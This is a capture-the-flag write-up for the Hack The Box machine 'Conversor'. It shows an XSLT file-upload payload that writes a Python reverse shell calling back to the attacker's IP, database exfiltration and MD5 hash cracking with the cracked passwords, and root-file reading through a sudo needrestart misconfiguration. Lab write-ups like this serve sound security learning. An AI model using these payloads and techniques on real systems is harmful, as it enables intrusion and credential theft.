Machine Overview
Conversor is a Medium difficulty Linux machine featuring a Flask web application with user registration and file upload functionality. The attack path involves downloading the application's source code, crafting a reverse shell payload disguised as a legitimate upload, and then escalating privileges by abusing a sudo misconfiguration with needrestart.
Initial Enumeration
Port Scanning
I start with a full TCP port scan to discover all open ports on the target.
┌──(kali㉿kali)-[~/HTB/Conversor]
└─$ nmap -p- 10.129.92.162
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 00:49 CET
Nmap scan report for 10.129.92.162
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
A detailed service scan reveals the specific versions and technologies running on each port.
┌──(kali㉿kali)-[~/HTB/Conversor]
└─$ nmap -p22,80 -sCV 10.129.92.162
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 00:50 CET
Nmap scan report for 10.129.92.162
Host is up (0.016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Foothold: Reverse Shell via File Upload
Web Application Reconnaissance
After adding the hostname to my /etc/hosts file, I navigate to the web page. It presents a login page that requires an account. I register a new user and log in, revealing a file upload feature.
 Login page of the Conversor web application
The application allows uploading files, and the About page reveals that the source code is available for download. This is a goldmine — I can review the server-side logic to find upload bypass techniques.
 File upload functionality with source code download available
Source Code Review
I download the source code archive and extract it to examine the application logic.
──(kali㉿kali)-[~/HTB/Conversor]
└─$ tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
I inspected the database file included in the source code but found nothing useful. Based on the code review, I determined a reverse shell could be uploaded by crafting a malicious payload alongside a legitimate XML file (the application expects paired uploads).
Uploading the Reverse Shell
┌──(kali㉿kali)-[~/HTB/Conversor]
└─$ cat test.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:ptswarm="http://exslt.org/common"
extension-element-prefixes="ptswarm"
version="1.0">
<xsl:template match="/">
<ptswarm:document href="/var/www/conversor.htb/scripts/test2.py" method="text">
import os
os.system(
"bash -c 'bash -i >& /dev/tcp/10.10.16.68/1234 0>&1'")
</ptswarm:document>
</xsl:template>
</xsl:stylesheet>The upload requires both a reverse shell payload and a standard XML file as a companion — the contents of the XML don't matter, it simply needs to pass the file-type check. After uploading both files, I start a netcat listener and trigger the payload.
 Successful upload and reverse shell connection established
User Flag
Database Credential Extraction
With a shell on the server as www-data, I exfiltrate the SQLite database file to my machine to examine user credentials and their password hashes.
www-data@conversor:~/conversor.htb/instance$ python3 -m http.server 8000
python3 -m http.server 8000
10.10.16.68 - - [27/Oct/2025 22:24:51] "GET /users.db HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/HTB/Conversor/test]
└─$ wget http://10.129.106.3:8000/users.db
--2025-10-28 04:19:00--  http://10.129.106.3:8000/users.db
Connecting to 10.129.106.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24576 (24K) [application/octet-stream]
Saving to: ‘users.db’

users.db                     100%[==============================================>]  24.00K  --.-KB/s    in 0.05s

2025-10-28 04:19:01 (504 KB/s) - ‘users.db’ saved [24576/24576]

Bekijken van de hashes

┌──(kali㉿kali)-[~/HTB/Conversor/test]
└─$ sqlite3 users.db
SQLite version 3.44.4 2025-02-19 00:18:53
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> SELECT * from users
   ...> ;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f6
I crack the password hashes using John the Ripper with the rockyou.txt wordlist.
┌──(kali㉿kali)-[~/HTB/Conversor]
└─$ john --format=raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (?)
Keepmesafeandwarm (?)
2g 0:00:00:00 DONE (2025-10-28 01:43) 5.405g/s 29656Kp/s 29656Kc/s 29667KC/s Keiser01..Keepers137
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
SSH Access
With the cracked credentials, I authenticate over SSH and obtain a proper shell.
┌──(kali㉿kali)-[~/HTB/Conversor]
└─$ ssh fismathack@conversor.htb

fismathack@conversor:~$
I navigate to the current user's home directory and read the user.txt file containing the first flag. This confirms we have achieved user-level access on the target system.
fismathack@conversor:~$ cat user.txt
086dcf4f01ed827ee1a03b602bd107c8See terminal outputPrivilege Escalation: needrestart Abuse
Running sudo -l reveals that the current user can execute /usr/sbin/needrestart as root without a password. needrestart is a utility that checks which services need to be restarted after library upgrades. The -c parameter allows specifying a configuration file to read.
By pointing the -c parameter at /root/root.txt, needrestart attempts to parse the root flag as a configuration file. Since it's not valid config syntax, the tool outputs the file contents in its error message — effectively leaking the root flag.
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /root/root.txt
Bareword found where operator expected at (eval 14) line 1, near "671d776b9da817cacdd5261e2733f38d"
        (Missing operator before d776b9da817cacdd5261e2733f38d?)
Error parsing /root/root.txt: syntax error at (eval 14) line 2, near "671d776b9da817cacdd5261e2733f38dSee terminal output Root flag obtained via needrestart abuse